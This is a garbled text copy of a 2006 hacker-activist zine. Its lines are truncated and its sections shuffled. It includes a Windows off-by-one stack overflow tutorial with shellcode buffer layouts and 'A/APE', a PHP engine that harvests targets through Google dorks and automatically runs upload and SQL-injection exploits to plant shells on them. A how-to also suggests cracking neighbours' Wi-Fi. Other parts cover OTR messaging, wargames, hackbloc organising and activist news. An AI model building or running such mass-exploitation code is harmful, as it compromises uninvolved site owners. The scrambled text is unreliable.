004012D4 |.^EB CD \JMP SHORT a.004012A3
```

```
004012D6 |> C9 LEAVE
004012D7 \. C3 RETN
```

and like this when compiled with gcc:

```
004012C3 |. C745 F4 000000> MOV DWORD PTR SS:[EBP-404],0
004012CA |> 817D F4 FF0300> /CMP DWORD PTR SS:[EBP-404],3FF
004012D1 |. 7F 15 |JG SHORT a.004012E8
004012D3 |. 8D45 F8 |LEA EAX,DWORD PTR SS:[EBP-400]
004012D6 |. 0345 F4 |ADD EAX,DWORD PTR SS:[EBP-404]
004012DE |. C600 41 |MOV BYTE PTR DS:[EAX],41
004012E4 |. FF00 |INC DWORD PTR DS:[EBP-404]
004012E6 |.^EB E2 \JMP SHORT a.004012CA
```

As can be seen in the hex dump around buffer in OllyDBG when g
routine:

```
00 00 05 00 00 00 41 41 #...AA
41 41 41 <junkjunkjunk> AAA
```

the 05 00 00 00 is a DWORD reservated for int i, after that bu
with junk after it, that is to be overwritten with the data to
the buffer. And this will eventually overwrite the last byte o
(in the case of a mingw compilation with the byte at position
with the byte at position (1024 + 1) inside argv[1]). Now look
disassembled Main:

```
0040130D |. E8 7EFFFFFF CALL a.00401290
00401312 |. B8 00000000 MOV EAX,0
00401317 |. C9 LEAVE
00401318 \. C3 RETN
```

Ok, now take a carefull look at the registers as we move troug
execution:

Before the LEAVE in Funk, EBP is 0x0022FF58 (points to saved_eb
LEAVE,EBP is 0x0022FF<overflowing byte here> (while it should b
ESP is changed 0x0022FF5C (0x0022FF58 + 4). Now if we continue
just after Main's LEAVE (in the example at 0x00401317) we can s
now 0x0022FF<overflowing byte + 4), and EIP will be popped from
we have our exploitable condition! Our initial overflowing buff
like:

In case of a mingw compilation:
["\x90"x1024] + ["\x90" x 8] + [overflowing byte]
In case of a gcc compilation:
["\x90"x1024] + [overflowing byte]

Now we should let the overflowing byte point somewhere in the m
buffer. Keep in mind that that byte will be increased with 0x04
In this case 0x01 should suffice, becoming 0x05 in ESP.

Then, at that address (in our buffer: 0x0022FF05) we should hav
the start of our shellcode, that will be popped into EIP. So we
following exploitation buffer:

[Shellcode][addr of Shellcode][overflowing nops (if necessary)]
pointing to the addres of [addr of Shellcode]]

There is are several issues with this exploitation method on wi
to buff being declared in Func, it might have it's data partial
(due to windows' relative addressing method), rendering this ex
told you there are some major differences in exploitation on wi
(as always >.>) and this is a large drawback because we this RE
worst case scenario. The other (and probably biggest) drawback
strange DWORDs between the saved EBP and our buffer on a Mingw
means we must be very careful at looking what compiler what use
app before drawing conclusions about potential exploitable cont

The Anarchist Library (Mirror)
Anti-Copyright

HackThisSite.org
Hack This Zine! 04
Ammo for the Infowarrior
2006

Retrieved on 2022-03-16 from exploit-db.com/papers/42910

usa.anarchistlibraries.net

```
    - The great Windows-Shellcode picture book

 [2] http://www.cultdeadcow.com/cDc_files/cDc-351/
    - Tao of the Windows Buffer Overflow

 [3] http://www.insecure.org/stf/smashstack.txt
    - Smashing the Stack for Fun and Profit

 [4] http://www.securitycompass.com/Case%20Studies.htm
    - Writing Stack Based Overflows on Windows

 [5] http://www.intel.com/design/pentium4/manuals/index_new.htm
    - IA-32 Developer's Manual Vol. 1 - Chapter 6


Thoughts for the future

 - http://www.blackhat.com/presentations/win-usa-02/halvarflake
    - Third Generation Exploitations

 - http://www.phrack.org/phrack/55/P55-08
    - Frame Pointer Overwrite

 - http://www.cybertech.net/~sh0ksh0k/heap/
    - Windows Heap Overflow Presentation

 - http://www.hick.org/code/skape/papers/win32-shellcode.pdf

#####################################################################
#               Deus Ex Machina: Notes on the Artificial Hacker
#####################################################################
(code and other files associated with nomenumbra's article are
http://www.hackbloc.org/zine/vivalarevolution.rar - pass is 'an
```

[0x00] Intro

Well ladies and gentlemen, here I am again to bore you . This
article on the increasingly populair concept of an "artificial
thinking of an "artificial hacker" I don't mean some uberly co
network that analyzes source-code for potential vulnerabilitie
exploits for them . I'm "merly" talking about an automated fra
mass-exploitation of certain vulnerabilities.

As described in the articles "Automation" (located here:
http://blackhat.com/presentations/bh...-sensepost.pdf) and "Mo
Artificial Hacker" (located here:
http://felinemenace.org/papers/Movin...hley_Fox.p pt
) there are many pros and cons for this concept. Pentesting/At
made much easier and a lot of the boring work would be taken f
allowing him some time for a beer.

Of course this sound pretty tame and all, and my quick impleme
be the best, but the concept surely is powerfull as hell. Imag
exploitDB (like milw0rm's of securityforest's linked to A/APE,
(providing it has a dork for every vuln (or it could scan rand
exploit the fuck out of the net, pwning vulnerable box after v
while the "only thing" the controlling hacker has to do is fin
write A/APE modules and supply them to the engine, rooting an
ammount of boxes in no-time (providing he/she has multiple A/A
running).

The idea of an automated exploitation framework crossed my min
a web-worm in PHP (whose concept was featured in HackThisZine
release of the RRLF e-zine (#7). A/APE (Artificial/Automated P
modification of Ouroboros' engine that consists of an exploit
stupid small template which would have been an abstract class
the necessity of backwards compatibility with PHP4 for the web
child classes each with their own exploit code located in a si
constructed Sploit() function, thus allowing for heavy use of
(and less lines of code).

[0x01] The concept

```
Well, there are three major requirements for A/APE:
1) The engine should spider all vulnerable targets on the web (
possible)
2) The engine should be very modular (easily extendable, differ
adaptable to 1 standard)
3)The engine should log results so the hacker can control the p
later.
Requirement 1 is simple to complete, we'll use the unlimited po
Now I hear everyone mumbling "tskpscht google api tskpscht" but
don't like the google API either (I actually don't care if you
just don't like it). It is very easy to use google without havi
google-api hassle with the following concept:

1) Post a GET request to google.com with the following paramete
search?as_q=".UrlEncode($searchquery)."&num=".$sta rtfromthisre

2) Add the found targets to the $targets array. Check whether w
too much queried results (we don't want to stick to the same vu
we?) if so quit else goto step 1

Well, the biggest dificullilty lies with requirement 2. We can
and common webapp-vulns (we'll only discuss webapp-vulns in thi
catogories:

1)Unauthorized file uploading
2)Local/Remote file inclusion
3)SQL injection
4)XSS

So we'll organize the exploits like this (in a matrix form):

$Sploits = array();
$Sploits[0] = array(); // array of all file upload exploits
$Sploits[0][0] = new WhateverExploit();   //etc,etc
```

```
Also we should manage all "googledorks" (google searchqueries
like this (thus googledorks $dork[0][3] being the dork for $Sp
Since every exploit is different in concept and requires diffe
generalized the concept per exploit (currently only Fileupload
exploits):

Upload exploits: Sploit($host,$port,$path,$filename,$fileconte
SQL injection: Sploit($host,$port,$path,$sql,$username,$pass){

Since most file upload exploits require little more than a tar
this'll suffice. The case of the SQL injection is a little dif
injection usually requires nothing more than a prefab SQL quer
defined in
SQLSploit->SQLQ, the sample exploit I included with this A/APE
a username and password for user creation though (this is also
I included these parameters with the function prototype (feel
them to you hearts content though).

[0x02] Show use the 0xC0DE!
Okay, let's talk code. Sending a packet in PHP is simple as pi
function sendpacket($host,$port,$pAcKeT) // packet sending fun
{ $ock=fsockopen(gethostbyname($host),$port); // open socket
if (!$ock) return "No response";
fputs($ock,$pAcKeT); // send!
$HtMl=''; while (!feof($ock)) { $HtMl.=fgets($ock); // read so
fclose($ock); return $HtMl; }

To google for targets we need to follow the steps discussed in
Here is a function that googles for a certain query.

function Google4Targets($host,$search,$num) // google for targ
{$query = "/search?as_q=".UrlEncode($search)."&num=".$num."&hl
"http://".$host.$query;
```

jobs while smiling out of the corners of our mouths, thinking
tricking those in control. But at some point we tricked oursel
does not break you, it seduces you - and seduced by the siren
relations, we lost sight of our dreams and desires. Instead of
create a new world, we found ourselves writing facial reconiti
sought to preserve this one at all costs.

Today, the attempts at revival of hacker culture make hackers
mere hobbyists. We pat ourselves on the back and smile about h
hackers again, that we've gotten back to tinkering, that we're
things with LEDs once more. But this tinkering is only the sha
self. Asking for the right to modify a commodity that has been
not challenge anything. These projects only help to create big
longer leashes, recuperating our desires and satisfying our se
by putting wall paper on this ugly world.

But some of us still wipe our asses with white papers and drea
you're not satisfied with people modifying their SUVs and bein
look around, find those of us who aren't either, and hack the
!!


```
$packet ="GET ".$q." HTTP/1.0\r\n"; // Get packet
$packet.="Host: ".$host."\r\n";
$packet.="Connection: Close\r\n\r\n";
$html = sendpacket($host,80,$packet); // send it
$temp=explode("of about <b>",$html); // get number of results
$temp2=explode("</b> for ",$temp[1]);
$total=$temp2[0];
$total = str_replace(",","",$total);
$looplen = $total / $num; // number of pages to query
for($r = 0; $r < $looplen; $r++)
{
$strt = $r * $num;
$query = "/search?as_q=".UrlEncode($search)."&num=".$num."&hl =
// query
$q = "http://".$host.$query;
$packet ="GET ".$q." HTTP/1.0\r\n";
$packet.="Host: ".$host."\r\n";
$packet.="Connection: Close\r\n\r\n";
$html = sendpacket($host,80,$packet);

$temp=explode("<a class=l href=\"",$html); //all url results ar
href="urlhere"> form
for ($i=1; $i<=count($temp)-1; $i++) {
$temp2=explode("\">",$temp[$i]);
$targets[$targetcount] = $temp2[0]; // add to targets array
$targetcount++; } } }
```

The auto exploitation engine would look like this:

```
function AutoXploit() // exploit routine
{ for ($l = 0; $l < count($dork); $l++) {
for($i = 0; $i < count($dork[$l]; $i++) // all dorks of current
(XSS,SQL injection,etc) {
$targets = array();
```

```
$targetcount = 0;
Google4Targets("www.google.com",$dork[$l][$i],100); // google
if ($targetcount > $searchlimit) // not higher than limit
$targetcount = $searchlimit;
for ($x = 0; $x < $targetcount; $x++) {
$targets[$x] = eregi_replace("http://", "",$targets[$x]);
$temp = explode("/",$targets[$x]); // deconstruct URL
$base = $temp[0];
$extend = "/";
for($r = 1; $r < count($temp)-1; $r++) {
$extend .= $temp[$r]."/"; }
if($l == 0) // UPLOAD
$sploits[$l][$i]->Sploit($base,80,$extend,$shellname,$shellcon
elseif($l == 1) // SQL
$sploits[$l][$i]->Sploit($base,80,$extend,$sploits[$l][$i]->SQ
 }  }
```

Well I hope this small article was usefull and gave you some i
Ideas. For sample code, please see the code that comes with th
released under the GPL, but remember, i'm not responsible for
or coming forth from this code!
Nomenumbra.

```
                    -#####################################-
                    -####          RECIPES          ###-
                    -#####################################-

#################################################################
#                 HOW TO: Use Off The Record Instant Messaging
#################################################################
```

Off the Record (OTR) is a encryption and authentication plugin
public/private encryption and signs all your messages with a d
to verify that you are their true sender. Unencrypted instant


```
Intellectual Property Regimes and Alternatives
Low Power Radio FM
Internet Law for Activists
Public Space
Non Profit

This event will gather some of the regions most committed activ
free software lovers, socially engaged artists, independent med
critical thinkers to brainstorm and develop an agenda for the t
support of radical social movements in the great lakes region.

http://www.dai5ychain.net
http://hackmeetingwiki.dai5ychain.net
http://chicagolug.org/lists/listinfo/chicago-hacktavism
http://www.freegeekchicago.com
http://www.hackbloc.org/chicago

!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
When I was a kid, hackers were criminals. Hackers were dreamers
this world and its oppressive institutions. Hackers were brilli
defined themselves against a system of capitalist relations, an
lives in opposition. Every aspect of the hacker's life was a te
freedom -- from creating communities that shared information fr
that information in a way that would strike out against this st
When nobody understood how technology worked in the systems tha
hackers figured those systems out and exploited them to our adv
were criminals, yes, but their crimes were defined by the laws
institutions that they sought to destroy. While they were consi
as criminals by those institutions, their true crimes were only
curiousity, freedom, and the strength to dream of a better worl

Somewhere along the way the ruling class started paying hackers
very systems that they had so passionately attacked. Originally
```

pilsen, chicago, in a former flower shop. the dai5ychain proje
platform for new media performance and screening events devise
in response to a unique network architecture. it shares a buil
Busker project initiated and programmed by tamas kemenczy and
the dai5ychain project is developed and maintained by jake ell
tamas kemenczy and others.

The hacklab project has from its inception included workshops
sessions, and dai5ychain aims to enable these vital activites
of the local software development and new media arts community
and asked to provide workshops, and the space will also be ope
receptive to proposals of this nature.

dai5ychain aims to provide a variety of technical resources, a
interested in the following:
01 : open_platforms -- open source/hackable/extensible softwar
examples: linux, pureData, superCollider
02 : obsolescent_kit -- 'obsolete' and otherwise antiquated an
commercially inaccessible hardware and software platforms for
examples: commodore64, dumb terminals, dot-matrix printers, ve

the space is open daily from 12pm->5pm for general access and
recurrent events in the late evening. access to dai5ychain out
scheduled times may be requested via a form on the website and
enabled whenever possible.

** CHICAGO SOFTWARE FREEDOM DAY : SEPT 16 **
Calling all free-wheeling free-information free-reproductionis
the hackers who love the streets! For the activists that just
resources! And for the militant media makers in search of free
to knowledge and ideas.

Sept 15 2006 Location TBA Chicago, IL USA

easily picked up by packet sniffing tools, these becomes all th
your sending them over a public WIFI network. Also with the new
Service they claim by using their software you "Waive any right
Well fuck that, start encrypting your messages and show AOL you
right to privacy especially from them. Installing the plugin is

Install: Download the latest release from http://www.cypherpunk
this writing the latests version is 3.0.0. Once you compile the
your using windows run the .exe, you have to enable Off The Rec
in gaim click on Preferences, or Tools > Preferences from withi
window. Once in the Preferences menu choose "Plugins" from the
down untill you see "Off-The-Record Messaging" click on the che
it.

Configure: Now that you have it installed there should be a sub
plugins menu for OTR. Click on the "Config" tab. Here you can g
pair. Click the generate to produce your keys. Also make sure t
private messaging an Automatically initiate private messaging a

Usage: Now when ever you talk to someone who also has OTR you w
private converstation. The First time you talk to them you will
accept their fingerprint. The fingerprint is a string which is
their key. Also you will notice a new button on your conversati
will eather say OTR: Private, if a private conversation has bee
it will show OTR: Not private. To start a private conversation
this button.

Additional help: http://www.cypherpunks.ca/otr http://www.hac

##
HOW TO: Start A Wargames Competition

##

As one of the designers of the Root This Box challenge, I'd li
somethings I've learned about creating and maintaining an exci
wargame.

0. Users
A contest is nothing without users. Try to find a good mixture
online and offline communities. Recruit people of skill from 2
LUGs, classes, IRC channels, or anywhere else where smart peop
congregate.

1. Boxes
The targets you setup are also critical to the success of the
to get interested users from step 0 to pony up some of their s
competition. A variety of operating systems, services, and vul
to be most fun. Some successful boxes have run custom services
disclosure. Others have setup unpatched services with an inten
escalation. Some of the others have just been regular boxes wi
holes. Optionally, you may consider equipping a small number o
virtual machine software to get a larger system diversity with
of systems, but this option does require considerably more con
However these boxes are setup, the more boxes and diversity, t
becomes that at least a few are crackable.

2. Rules
A set of well-defined rules can give a contest enough form for
trusting users to follow policies may not be the best way to e
policies. Consider automating and configuring rules into your
wherever possible. One of the primary rules should be not inte
others' abilities to play the game, so restrictions should be
changing passwords, process usage, disk space allocation, and
might affect other users' ability to play. In addition, some u
competition servers as hops for rather nefarious deeds, so it
limit the use of network utilities to external targets.

Project Organizer: Jeremy Hammond - whooka[at]gmail

--> Join us on IRC <--
irc.hackthissite.org SSL port 7000
#hackthissite #hackbloc #help

--> Visit Our Online Forums <--
http://www.criticalsecurity.net
or http://www.hackbloc.org/forums

--> Email Us <--
htsdevs@gmail.com hackbloc@gmail.com

--> GET COPIES OF THE ZINE! <--
Electronic copies of the zine are available for free online at
website. We have produced two versions of the zine: a full colo
version which is best for printing and also includes all sorts
well as a raw TXT version for a more readable and compatible fo

Having the zine in your hands is still the best way to experien
you can't print your own(double sided 8.5x11) then you can orde
issue and all back isssues online at the nice fellows at Microc
Publishing(microcosmpublishing.com) who are based out of Portla
in Chicago, you can grab a copy at Quimbys Books or at the dai5
in Pilsen. Or just visit us at one of the many events Hackbloc
locally, regionally, and nationally!

!!
##
!!

** DAI5YCHAIN.NET *
dai5ychain is a public-access computer lab and events platform

San Francisco Bay Area - http://www.hackbloc.org/sf/
Chicago - http://www.hackbloc.org/chicago/
Canada - http://www.hackbloc.org/ca/
UK - http://www.hackbloc.org/uk/
US-south http://hackbloc.org/south
Maine - see forums

hacktivist.net
A 'think tank' for hacktivist related activities: user submitt
images, and articles as well as resources on getting involved
activism.

disrespectcopyrights.net
An open collection of anti-copyright images, pdfs, texts, movi
more related to programming, hacking, zines, diy culture, and
system is integrated into a mediawiki site and also allows peo
files.

We are many, they are few!

Zine staff: darkangel, nomenumbra, alxciada, br0kenkeychain, t
sally, wyrmkill
HTS Staff: iceshaman, custodis, scriptblue, outthere, mcaster,
wells,
Hackbloc/Hacktivist: flatline, alxciada, darkangel, wyrmkill,
hexbomber, blissi, whiteacid, sally, squee, ardeo, pacifico, L
Contributers: spydr, phate, moxie, scenestar, truth, leachim,
rugrat, ikari, s1d, skopii, bfamredux, kuroishi, wyrmkill, moc
cola

!!
##
!!
--> Make Contact <--

3. Scoring
There are many potential ways to calculate scores for these thi
around who currently has control of a system. One way involves
for the presence of certain service types of services, but this
amount of code. A fixed score for each box will function well t
be computed hourly, daily, at the end of a competition, or when
plenty of room to use your immagination on this topic.

4. Timeframe
It is important that the challenge doesn't expire before any bo
and keeps up a suspenseful level of activity from start to fini
timescale to fit the competition type and to maximize the fun.

Happy hacking.

##
HOW TO: Start A Hackbloc
##

While the internet can be a great resource for learning, it ca
alienating place. If we want this movement to grow, we not only
organized but we need to get local. What better way to do this
YOUR OWN HACKBLOC.

PRIVATE AFFINITY GROUPS vs PUBLIC MEETINGS
There are advantages and disadvantages to each model of organiz
having open meetings at a public space that you can advertise w
friendly to draw in new people and give presentations. However
are not appropriate for more sensitive work and research, where
meetings at more secure locations would be more suitable. Formi
group of a few trusted people who already know each other, wher
complement each other, and where everybody knows the level of d
security to each other is best suited to more hands-on or quest
activities. Successful hackbloc groups would maintain a balance

public/announced and private/work meetings.

* Look for Existing Groups
There may already be get-togethers in your area of people work
stuff. Look for linux user groups, 2600 meetings, hackbloc, ha
meetups, ACM or other CS college groups, computer co-ops, or o
out a few meetings to get the feel if it is what you are looki
talk to organizers and see if you can help organize the group
exciting and active again. Otherwise you can make contacts and
build for your own meetings.

* Look for public spaces to hold meetings
The best spots would be centrally located geographically and e
especially through public transportation. Major urban areas, c
campuses would be ideal as these are likely to contain the gre
concentration of potential members.

Next, try to find a space or room to hold the actual meetings.
it would have to be in a public place (or a friendly commercia
minimum , it would have to be big enough for tables and chairs
people, with access to power, internet, and room to set up net
equipment. Some possible locations would be public libraries,
art/activist spaces or coops, friendly internet cafes, infosho
centers, etc. Some groups have had success with meeting at a c
especially ones located at major transportation centers conven
taking the train. The first few meetings can be just a tempora
until people can talk about more accommodating or convenient l
more permanent meeting space that you could send out public an

When exploring possible spaces, talk to the management and int
and the group you are starting. Explain it positively using wo
'teaching' and 'sharing', not 'hacking' and 'pirating', and if
explain that you might be able to bring them some customers. S
could be advantageous to be 'sponsored' by an internet cafe or

and they need a theme song.

```
#####################################################################
#                                  CREDITS
#####################################################################
```

```
              ** HACK THIS ZINE #4: AMMO FOR THE INFO-WARRIOR
```

We are an independent collective of creative hackers, crackers,
anarchists. We gather to share skills and work together on seve
teach and mobilize people about vulnerability research, practic
how free technology can build a free society. We are an open, f
ever changing collective which generally works on IRC. Everyone
explore and contribute to the group and it's related projects.

```
                                Network of Projects
--------------------------------------------------------------------
```

hackthissite.org
Hack this site is a free and legal training ground that allows
their security skills against a series of realistic hacking cha
provide a friendly environment for people to get involved with
internet security by collaborating with other coders and hacker

hackbloc.org
Hackblocs are local groups and gatherings where hackers and act
discuss, share skills, and collaborate on projects related to f
open source, tech activism, and more. We work to defend a free
free society by mixing hacker and activist strategies to explor
and direct action hacktivism. Each local group is autonomous an
form a decentralized network to collaborate and coordinate acti
with other social justice struggles around the world.

Current Collectives:

a pair of twin activists.

Man, are they interesting cats.

they do stuff,
anything, they just
seem to want to take action,
be heard, have fun,
get noticed, make a statement,
have other people wonder about them
instead of wondering about a TV
full of artificially sweetened famous people.

Last night,
they chose Capture the flag.
and it was quite a success.

3 hours long,
30+ strangers showing up
on a cold, wet night.

They have my email address,
and I'm going to show up
at whatever they do next.

Now if you'll excuse me,
I have to write a theme song
for the Rat Patrol.

those are the guys who
ride around Chicago on
those big, tall, crazy bikes.

I met a few last night,

'official' student group, as long as it does not compromise the
practice of the group.

* Gather Resources + Equipment
At the bare minimum, the meeting space needs to have tables/cha
the internet. However, there are all sorts of fun toys you can
help facilitate the meeting as well as provide interesting work
to teach and learn. Routers + ethernet cables not only allow yo
or play multiplayer games but building a network can be a hands
experience for those who've never done it before. A wireless ro
ideal. A sound system would be good for presentations or playin
background - also if meetings get big enough or if you have an
throw parties at, you can bring bands or DJs and have bouncing
after the meet. Chalkboards, white-boards, overhead or digital
ideal for presentations, workshops, or other collaborative brai
activities. Printers would be good for copying flyers, zines, p
code, etc. People can also bring monitors and "junk boxes" so p
systems that people can play with - especially to tinker with n
operating systems or use as public computers for those who don'
own. These are just a few toys and accessories one can bring: a
clear to attendees that they are free to bring their own goodie
* Outreach + Promotion
For public gatherings, consider doing some outreach to bring ne
your core group has decided a date and space for your first mee
flyers and posters. Put together an announcement explaining tha
to get this group together and that you are having an initial p
at this place at this time: all are welcome. Send it off to rel
groups as well as online networking sites like indymedia, craig
myspace or tribe.net. Attend local meetings and hand out flyers
friends together and make sure they bring cool tricks + ideas f
meeting.

* Meet!
The day of the meeting will come and once you get people in the

the right ingredients it's time to get it started! Make sure y
people to existing members and create a friendly and accomodat
where people can express themselves and introduce new ideas. A
socializing and enough people have showed, it's time for the f

Round table meetings are usually the best way for everybody to
and create a friendly equal and open environment for new peopl
ideas. If there are a lot of people or a lot of things that ne
then a meeting facilitator and an agenda is probably needed. S
the meeting is starting, circle up chairs + tables so everyone
other and be in on the discussion and start with introductions
room and give everybody a chance to introduce themselves + the
interests. Afterwards, create time to brainstorm items to be d
to the agenda (useful for the facilitator or notetaker). Then
agenda item one by one bringing up issues proposing and decidi

As it is your first meeting there are probably lots of agenda
so the group can decide it's identity, prioritize it's goals,
future ideas for growth. Think about points of unity + strucur
(democracy, consensus, open, etc). What would be a good time/d
next meeting (monthly meetings at regular dates?). Pool togeth
the group and think about and propose ways people can get a ho
(pass around a sheet to collect emails or #s). Start an email
board, blog, or website. Brainstorm ideas for presentations, w
special events(possibilities listed below). Finally, announce
actions, groups, and decide on the next meeting.

IF YOU ARE STARTING GATHERINGS IN YOUR AREA, WEW OULD LIKE TO
Get in touch with the global hackbloc collective so that we ca
promote your local groups. Jump on the IRC server at irc.hackt
port 7000 in #hackbloc or #hackthissite . We can also help set
your website at hackbloc.org. Get involved at hackbloc.org or
hackbloc@gmail.com

I ran like I haven't run
since I was fourteen.

running for my life,
as if nothing else mattered
in the world except to get
back over Milwaukee Avenue.

When was the last time you
did a full on sprint until you just
couldn't run anymore?

For me, its been a while.

I don't find myself sprinting
so often these days.

but last night,
I ran like the wind,
until the wind was completely
out of my body and spilled
all over the streets.

Today, I am sore,
but I am also grateful
for such an evening of unexpected fun.

I met people I would never ordinarily meet.

I learned that you can find perfectly good bagels
in the right dumpsters.

I smoked a bowl with the leaders of the event,

Wide demographic,
punks and yuppies
and thirty-somethings
and a gay guy, and a tall
Jesus looking character,
and a girl who told me she finds
perfectly good bagels in the dumpster.

We got little bandanas to distinguish teams,
and we hid our flags and planned our strategy.

and we were off.

And I felt like I was in Die-Hard
and the Bourne-Identity for the next three hours.

It was awesome.

We snuck around the city,
in two and threes,
and solo advances.

Once we crossed into enemy
territory, we were vulnerable
to capture and imprisonment.

But we were not alone in the streets,
it was Wicker Park on a Saturday night,
we could try to blend in,
always looking out for a bastard
with a white bandana.

And if you saw one,
you ran.

Possible Ideas for Workshops and Presentations
* Hold workshops on online security culture: showing people how
install tor/privoxy(secure proxy through onion routing), using
the record(for secure AIM chats), pgp/gpg, how to clear your sy
files, internet caches, "deleted" files, etc

* Explore alternatives to copyrights / anti-copyright activism:
file share fest', set up file servers on the network, promoting
/ copyleft / anti-copyright media and projects

* Have a "linux fest" and play with various distros and livecds
people to bring their machines + install or dual boot linux

* Play the HTS challenges to learn the basics of web hacking in
environment

* Have a web development / programming party and make a site fo

* Host hacker wargames competitions and code auditing workshops
LAMP systems(perhaps with non-permanent environments, like maki
livecd) and install several open source CMS systems to practice
and defense while playing "king of the hill"

* Bring lockpicks + invite people to bring various locks to pra

* USE YOUR IMAGINATION

##
HOW TO: Start A Free Shell Server / Pirate Wifi N
##

If you have machines lying around and have a relatively fast an
connection, consider opening it up to the world to be used as a
server or pirate node.

* free shell server - give people the chance to play around wi
* file server - allow people to swap files with other users on
can set up sftp/ssh, ftpd, or some sort of web based upload /
system.
* tor node - if you have lots of bandwidth, consider setting u
. this has the added advantage of allowing any possible law en
network to not be able to distinguish random tor server traffi
personal communications being routed through tor.

Setting up Free Shells
If you don't want to have to create accounts for people manual
few scripts to automate the process. In this article, we are g
system which had been developed and used by Hairball with the
project.

We create a 'new' user account that people would log onto to c
account; and instead of bash or sh, this account's shell would
/etc/passwd to refer to a binary stored on your system which w
user for their desired username and create the account and the

The program is essentially a perl script wrapped in a SUID bin
The source code can be located at:
disrespectcopyrights.net/archive/Code/new.pla.txt

If you are worried about being shut down, receiving cease-and-
being raided by law enforcement, consider disguising the sourc
using Tor Hidden Services. This allows you to set up an anonym
that is only accessible to others browsing through Tor, where
your server is obfuscated by routing through the tor network i

If you have two wireless cards, and there are password protect
networks, you can crack the network and set up your own networ

line known as Milwaukee avenue.

And, an awesome little drawing
of a dude with a beard running with a flag.

It said to show up at the Damen
Blue Line train stop at 7 pm.

I did.

I had nothing else to do.

It's strange,
these days,
when I don't have a gig
on a weekend,
I never really have anything to do.

So I show up for summer camp
games in cold weather and light rain.

there, at the train stop,
I met 30 perfect strangers.

we divided into two perfect teams.

They were mostly strangers
to eachother, a few pockets
of friends here and there,
but mostly just the bored,
curious, and adventurous
type who would show up
for such an event.

control. We have already tasted, felt and smelled the freedom
top-down controlled monopoly of culture and knowledge. We have
how to read and how to write.

And we do not intend to forget how to read and how to write,
yesterday's media interests do not find it acceptable.

MY NAME IS RICKARD, AND I AM A PIRATE!

##
I played Urban Capture the Flag
##

chicago urban capture the flag meets on the second saturday o
6pm in wicker park - milwaukee north and damen off the damen b

What did you do last night?

I can tell you what I did.

I played Urban Capture the Flag,
mother fucker.

I saw signs and posters
and little handbills all over
Wicker Park for the past couple weeks.

"Reclaim the City"
"play Urban Capture the Flag"

with a map,
a city grid,
almost a square mile,
separated by a great dividing

the internet access from the first.

-#####################################-
-####   ACTION   ###-
-#####################################-

##
International Solidarity to Free the Sagada 11
##

Two of the Sagada 11 Freed!
TWO among the eleven tortured and illegally arrested backpacke
the SAGADA11, were already released from La Trinidad District J
Asian Commission on Human Rights (AHRC) said, Thursday night.

Minors Frencess Ann Bernal (15) and Ray Lester Mendoza (16) wer
La Trinidad District Jail after the court granted the earlier p
legal counsel to turn them over to their parents. The two minor
the 11 torture victims detained in La Trinidad, Benguet. They w
arrested in February 14, 2006 at Buguias Checkpoint by Police a
claimed that they were in "hot pursuit" of suspected Armed Rebe

In a separate newspaper report, Judge Agapito Laoagan Jr. rule
"warrantless" arrest by the police as illegal as it did not fal
principle of a "hot pursuit" operation. Under arrests made by v
pursuit" operations, warrants may not be required. Further, the
be made within hours from the commission of the crime.

Sagada11 Solidarity Action Held in Spain
by Jong Pairez (Indymedia Volunteer)
NEWSBREAK! (3/14/2006) Police authorities asked the Quezon City
search warrant for Philippine Center for Investigative Journali
headquarters, late this afternoon. The request for the warrant

apparently in connection with inciting to sedition charges tha
a local newspaper to shutdown, last month.

BARCELONA, Spain-- Protest Banners were hanged outside the Phi
surprising passersby in Barcelona, yesterday (March 13), by a
Spanish activists, saying, "Basta de Torturas en las Filipinas
in the Philippines)" and "11 de Sagada LIBERTAD! (free the Sag

Leaflets were also distributed, informing passersby about the
Rights violation in the Philippines under the Arroyo Regime. T
Spanish activists who did a small solidarity action for the un
release of Sagada 11, specifically condemned the illegal arres
torture suffered by the eleven young backpackers from the hand
authorities.

TOKYO AND THE SAGADA 11

"As everyone gathers for food prepared by a vegan guerrilla ki
known as Kaizouku Cafe, Poets were already breathing metaphors
Molotov cocktails in their hands, making words as bullets for
that can strike an enemy in one blow."

It was Saturday night in Tokyo, as usual the post-industrial
ambience is the same, although the season has changed from Win
is much less colder). Thus, everywhere is noises of ambulance
streets, stressed salary men strolling like living deads, and
monotonic rhythm from a subway train constitutes the everyday
ordinary dweller.

I just came out from my work somewhere in the posh district o
the closing party of our DIY multi-media artshowÑSeppuku2, whi
month in Irregular Rhythm Asylum (IRA). It took me thirty minu
able to get into the venue that is located in Shinjuku. Before
enter the door of IRA, several of individuals, mostly from the

Filesharing involves simultaneous uploading and downloading by
person. There is no central point of control at all; instead we
where the culture and the information flow organically between
different people.

Something totally different, something totally new in the hist
communications. There is no more a person that can be made resp
knowledge happens to spread.

This is the reason why the media corporations talk so much abo
downloading'. Legal. Downloading. It is because they want to ma
legal way of things for people to pick up items from a central
under their control. Downloading, not filesharing.

And this is precisely why we will change those laws.

During the passed week we have seen how far an acting party is
to prevent the loss of his control. We saw the Constitution its
violated. We saw what sort of methods of force and attacks on p
the police is prepared to apply, not to fight crime, but in an
to harass those involved and those who have been close to them.

There is nothing new under the Sun, and the history always rep
is not about a group of professionals getting paid. This is abo
culture and knowledge. Because whoever controls them, controls

The media industry has tried to make us feel shame, to say tha
doing is illegal, that we are pirates. They try to roll a stone
look around today, see how they have failed. Yes, we are pirate
believes that it is shameful to be a pirate, has got it wrong.
we are proud of.

That is because we have already seen what it means to be witho

Suddenly there was not only a source of knowledge to learn fr
of them. The citizens, who at this time had started to learn t
their own part of the knowledge without being sanctioned. The
The royal houses went mad. The British Royal Court went as far
that allowed the printing of books only to those print owners
license from the Royal Court. Only they were allowed to multip
culture to the citizens.

This law was called "copyright".

Then a couple of centuries passed, and we got the freedom of
everywhere the same old model of communication was still being
talking to the many. And this fact was utilized by the State w
system of "responsible publishers".

The citizens could admittedly pick pieces of knowledge to the
always had to be somebody who could be made responsible if, wh
thought, somebody happened to pick up a piece of wrong knowled

And this very thing is undergoing a fundamental change today
Internet does not follow the old model anymore. We not only do
knowledge. We upload it to others at the same time. We share f
knowledge and the culture have amazingly lost their central po

And as this is the central point of my speech, let me lay it
detail.

Downloading is the old mass media model where there is a cent
control, a point with a 'responsible publisher', somebody who
court, forced to pay and so on. A central point of control fro
can download knowledge and culture, a central point that can g
take them away as needed and as wanted.

Culture and knowledge monopoly. Control.

generation were already there, sharing food and beer. I thought
be the same, but it was not.

SOLIDARITY NIGHT FOR SAGADA 11
The closing party was a solidarity night. As everyone gathers f
